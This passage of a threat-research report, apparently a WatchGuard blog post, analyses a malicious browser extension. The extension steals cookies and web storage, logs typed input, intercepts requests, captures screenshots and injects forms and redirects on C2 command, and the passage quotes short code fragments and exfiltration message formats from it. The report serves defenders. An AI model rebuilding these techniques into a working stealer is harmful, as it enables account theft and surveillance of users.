The operation acts on a tab specified through `tabId` or, if not specified, on the active tab.
Cookies are obtained using:
chrome.cookies.getAll({
url: selectedTab.url
})
The manifest declares the `cookies` permission and access to all HTTP and HTTPS hosts.
To retrieve web storage, the extension executes the following within the tab:
JSON.stringify(window.sessionStorage) and JSON.stringify(window.localStorage)
The code collects the available content without searching for specific keys or values.
The cookies, `sessionStorage`, `localStorage`, and the tab URL are compressed using LZ-String in Base64 format and sent to:
/google_api/108766d0.css

The request uses the following structure:
{
a: "<compressed cookies>",
b: "<compressed sessionStorage>",
c: "<compressed localStorage>",
d: "<compressed URL>",
e: "<HashClient>"
}
The extension subsequently reports the result through the WebSocket using either `GCO01.SUCCESS` or `GCO01.ERROR`.
11.7. Selective Capture of Entered Values
The extension implements a function for capturing values entered into `input` and `textarea` fields. It listens for the `input` event and, after 500 milliseconds without further changes, retrieves the current full value of the field.
The function is activated when a page finishes loading whose hostname matches one of the domain hashes received from the C2 and the associated configuration contains the value `b = 1`.
Once activated, it adds listeners to existing fields and uses a `MutationObserver` to detect fields dynamically added to the page. For each change, it sends:
{
action: "KeyLogger",
content: {
InputName: "<name, id, or unknown>",
inputValue: "<current field value>"
}
}

The service worker forwards this message to the C2 through the WebSocket using the `INJCLIST` action.
11.8. HTTP communication interception
The extension uses the `chrome.webRequest` API to monitor outgoing browser requests. It registers listeners on `onBeforeRequest` and `onBeforeSendHeaders`, with access to the request body and the transmitted headers.

Interception is applied only when the request matches a rule received from the C2. The extension compares the MD5 hash of the hostname, a string that must appear in the URL, and the HTTP method.
When a match exists, it can collect:
- full request URL
- HTTP method
- first available block of requestBody.raw
- available outgoing headers in requestHeaders
The URL, method, body, and headers are compressed using LZ-String in Base64 format and sent to “/Google_api/6c0c92f6.css” together with `HashClient`.
11.9. Screenshots
The extension can receive the remote command `GSH01` to capture the visible area of the active tab using:
chrome.tabs.captureVisibleTab(null, {
format: "jpeg",
quality: 20
})
The operation generates a low-quality JPEG image of what is currently displayed in the active window. It does not automatically capture the full page length nor perform scrolling.
The capture may include any visible content rendered by the browser, such as text, images, graphics, QR codes, `canvas` elements, virtual keyboards, and messages displayed on screen.
The image and the associated URL are compressed using LZ-String in Base64 format and sent to “/Google_api/0f51ad2f.css” together with `HashClient`.
The result is subsequently reported through the WebSocket using either `GSH01.SUCCESS` or `GSH01.ERROR`.
This function complements DOM extraction: the DOM provides the serialized HTML structure, whereas the screenshot reflects only the visual representation visible at the time of the operation.
11.10. Remote HTML injection

The extension can receive the remote command `INC01` to insert HTML content into a browser tab. The operation can target a tab specified through `tabId` or, if not provided, the active tab.
The service worker requests the content to be displayed from the C2 and sends it to the content script through `chrome.tabs.sendMessage()`. The content script creates an element within the page and assigns the received content using `innerHTML`.
The extension also installs handlers on the forms and fields included in the injected content, allowing it to collect values entered by the user and forward them to the C2.
11.11. Event Interception and Redirection
The extension can receive rules from the C2 composed of a CSS selector, an event type, and a destination URL.
When a page belonging to a configured domain is loaded, the content script locates the elements matching the selector and registers the specified event on them using `addEventListener()`.

When the event occurs, the extension executes:
event.stopImmediatePropagation();
event.preventDefault();
These calls prevent event propagation and cancel its default behavior. The extension then reports the selector, the event type, and the configured address to the C2. If the rule contains a destination URL, it replaces the navigation using:
window.location.href = destination_url;
The event is not limited to clicks, since its name is received dynamically from the server. The function can be applied to links, buttons, forms, or other elements, provided that the received selector and event are valid.
The code demonstrates the capability to cancel a legitimate user interaction and redirect the tab.
11.12. Scope Provided by Extension Permissions
A regular web script is constrained by the browser's isolation mechanisms, including the same-origin policy. The analyzed extension, however, has permissions over HTTP and HTTPS pages and uses Chromium-specific APIs.
Its architecture combines two main components. The content script is loaded into authorized pages and can read or modify their DOM, monitor input fields, inject HTML, intercept events, and change the page location. Although it operates in a JavaScript context isolated from the site's own code, it retains access to the shared DOM.
The service worker maintains the core logic. From this component, the C2 server is resolved, the WebSocket is opened, commands are received, tabs and cookies are queried, scripts are executed within pages, screenshots are captured, and data is transmitted through HTTP requests.
The sample specifically uses:
chrome.tabs → tab enumeration and selection
chrome.cookies→ retrieval of cookies associated with a URL
chrome.scripting→ execution of code to read the DOM, localStorage, and sessionStorage
chrome.tabs.captureVisibleTab→ capture of the visible area of the active tab
chrome.webRequest→ selective observation of outgoing HTTP requests
WebSocket→ receipt of commands and transmission of results
The combination of these components allows the extension to observe browser information, collect data from pages and sessions, receive remote instructions, and modify the user's interaction with specific websites. These capabilities are implemented directly in the sample's code and depend on the permissions declared in its `manifest.json`.
12. Mapping of Identified Techniques to MITRE ATT&CK
| Technique | ATT&CK ID |
| WScript/JScript | T1059.007 |
| Scheduled Task | T1053.005 |
| DLL Side-loading | T1574.002 |
| Browser Session Theft | T1539 |
| WebSocket C2 | T1071.001 |
| Browser Extension | T1176.001 |
| Dynamic Resolution/ Ethereum | T1102.001 |
13. Conclusion
This malware campaign targeting Portuguese-speaking users combines obfuscated JavaScript, legitimate software, Node.js, Ethereum-based configuration, DLL side-loading, and a malicious browser extension into a modular infection chain.
Rather than relying on a single novel technique, the campaign separates each stage of the attack into a specific role:
- JScript initiates the infection and executes the first stage of the malware.
- Node.js acts as the orchestrator, providing the runtime used to coordinate subsequent stages.
- Ethereum provides dynamically updatable configuration, allowing the malware to retrieve information about active attacker infrastructure.
- The Sentinel package deploys the native components used later in the infection chain.
- The native DLL retrieves and installs the malicious browser extension targeting Chromium-based browsers such as Google Chrome and Microsoft Edge.
This modular architecture gives the operators flexibility to change infrastructure or replace final payloads without modifying the initial malware stages already distributed to victims.
The broader lesson for defenders is that this campaign should not be viewed as an isolated Ethereum abuse technique or browser-extension attack. It demonstrates how attackers can combine legitimate tools, blockchain-based infrastructure, DLL side-loading, and browser-level access into a flexible malware delivery chain designed to adapt as infrastructure and payloads change.
For more threat research, malware analysis, and practical cybersecurity insights from the WatchGuard Threat Lab, follow WatchGuard on LinkedIn to stay current on the threats and techniques shaping today’s security landscape.
And for deeper technical analysis delivered directly to you, subscribe to Secplicity for the latest WatchGuard Threat Lab research, security intelligence, and cybersecurity news.